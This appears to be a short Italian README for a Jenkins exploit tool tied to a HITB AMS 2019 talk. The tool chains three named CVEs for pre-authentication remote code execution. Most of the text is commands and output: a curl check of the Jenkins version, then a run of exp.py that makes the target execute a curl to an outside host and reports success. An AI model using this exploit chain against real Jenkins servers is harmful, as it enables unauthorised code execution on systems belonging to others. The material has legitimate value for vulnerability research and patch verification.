
Combina CVE-2018-1000861, CVE-2019-1003005 e CVE-2019-1003029 per un'esecuzione remota di codice pre-autenticazione più affidabile ed elegante!
ANONYMOUS_READ disabilitato
ANONYMOUS_READ abilitato (o con un account utente normale)
$ curl -s -I http://jenkins/| grep X-Jenkins
X-Jenkins: 2.137
X-Jenkins-Session: 20f72c2e
X-Jenkins-CLI-Port: 50000
X-Jenkins-CLI2-Port: 50000

$ python exp.py http://jenkins/ 'curl orange.tw'
[*] ANONYMOUS_READ disable!
[*] Bypass with CVE-2018-1000861!
[*] Exploit success!(it should be :P)
Parte delle slide del mio talk HITB AMS 2019: